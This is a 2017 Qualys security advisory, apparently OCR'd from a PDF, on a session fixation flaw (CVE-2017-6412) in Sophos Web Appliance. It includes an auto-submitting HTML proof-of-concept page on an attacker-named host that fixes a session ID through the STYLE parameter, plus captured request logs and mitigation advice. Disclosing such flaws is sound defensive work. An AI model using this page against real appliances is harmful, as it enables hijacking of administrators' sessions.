Qualys Security Advisory QSA-2017-02-28

February 28, 2017

Session Fixation Vulnerability in Sophos Secure Web Appliance

---

SYNOPSIS:

Sophos Secure Web Appliance (Hardware and/or Virtual) **v4.3.1.1** does not invalidate pre-login Session IDs and accepts any random Session IDs provided by users/attackers which allows sessions to be fixed.

Reference:- https://www.sophos.com/en-us/products/secure-web-gateway.aspx

CVE: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6412

VULNERABILITY DETAILS:


Lab Setup:

1. Target: Sophos Web Appliance
2. Target IP Address: 192.168.253.147
3. Site Hosting Malicious Session Fixation Page: http://MaliciousKali.com

Vulnerable/Tested Version:

Sophos Web Appliance version 4.3.1.1 is affected. Older versions may also be affected.

Sophos Web Appliance running latest version:



Vulnerability: Session Fixation Vulnerability

An unauthenticated, remote attacker could host a malicious page on his website that makes POST request to the victim's Sophos Web Appliance to set the Session ID using **STYLE** parameter. The appliance does not validate if the Session ID sent by user/browser was issued by itself or fixed by user/attacker.

Also, the appliance does not invalidate pre-login Session IDs it issued earlier once user logs in successfully. It continues to use the same pre-login Session ID instead of invalidating it and issuing a new one.

Risk Factor: High

Impact:

If victim visits a malicious website that sends POST request with fixed Session ID of attacker's choosing to the Sophos Web Appliance, the victim ends up logging in to the appliance's web management console with the same Session ID. An attacker can then use same Session ID to hijack victim's session and would have full control over the appliance if victim has administrative privileges.

CVSS Score: AV: N/AC: M/AU: S/C:C/I: C/A:C

Proof-Of-Concept:

1. Host a webpage on malicious site that sends a POST request with a fixed Session ID in STYLE parameter to the Sophos Web Appliance.

   http://maliciouskali.com/Sophos-Fixation.html

Open

Sophos-Fixation.html
/var/www/html

```
<html>
<body>
        <form name="Sophos_Login"action="https://192.168.253.147/index.php?c=login" method="POST" >
                <input type="hidden" name="STYLE" value="0130b22021d7b3f4f039c49e345ad27b">
        </form>

        <script>
                window.onload = function(){
                        document.forms['Sophos_Login'].submit()
                }
        </script>
</body>
</html>
```

Note: The Session ID highlighted was obtained as an unauthenticated user and I then changed its last letter from **a** to **b**

2. Victim visits the malicious page http://maliciouskali.com/Sophos-Fixation.html

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
71	http://maliciouskali.com	GET	/Sophos-Fixation.html	☐	☐	200	585	HTML	html	
72	https://192.168.253.147	POST	/index.php?c=login	☑	☐	200	4870	HTML	php	Sophos V
75	https://192.168.253.147	GET	/2667300/resources/javascripts/...	☐	☐	200	140997	script	js	
77	https://192.168.253.147	GET	/2667300/resources/javascripts/...	☐	☐	200	1537	script	js	
78	https://192.168.253.147	GET	/2667300/resources/javascripts/...	☐	☐	200	32470	script	js	
82	https://192.168.253.147	POST	/index.php?c=login	☑	☐	200	42085	HTML	php	Sophos V
86	https://192.168.253.147	GET	/2667300/resources/javascripts/...	☐	☐	200	675084	script	js	
87	https://192.168.253.147	GET	/2667300/resources/javascripts/...	☐	☐	200	35983	script	js	
99	https://192.168.253.147	POST	/index.php?c=dashboard	☑	☐	200	542	JSON	php	
100	https://192.168.253.147	POST	/index.php?c=dashboard	☑	☐	200	1357	JSON	php	

Request | Response

Raw | Headers | Hex | HTML | Render


```
HTTP/1.1 200 OK
Date: Tue, 28 Feb 2017 15:20:39 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Tue, 28 Feb 2017 15:20:01 GMT
ETag: "135-54998bac71b50-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 309
Connection: close
Content-Type: text/html

<html>
<body>
        <form name="Sophos_Login"action="https://192.168.253.147/index.php?c=login" method="POST" >
                <input type="hidden" name="STYLE" value="0130b22021d7b3f4f039c49e345ad27b">
```

? < + > 0130b22021d7b3f4f039c49e345ad27b


Note: For demonstration purpose, the malicious page sets the Session ID and redirects victim to the appliances login page. However, a malicious attacker can use different trick. Also, note that the victim's browser cache was cleared to make sure that the results are not from past logins.


3. Victim logs into the appliance with admin privileges.




The same Session ID was sent to the appliance.

4. Appliance logs the victim in with same Session ID that was fixed by the attacker.







5. An attacker can use the same Session ID to hijack victim's session.

Potential Mitigation:

It is recommended to discard/invalidate pre-login Session IDs as soon as user logs in and issue him a new Session ID. Also, check for fixed Session IDs that application never issued to any user.

OWASP Recommendation: https://www.owasp.org/index.php/Session_Fixation_Protection

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: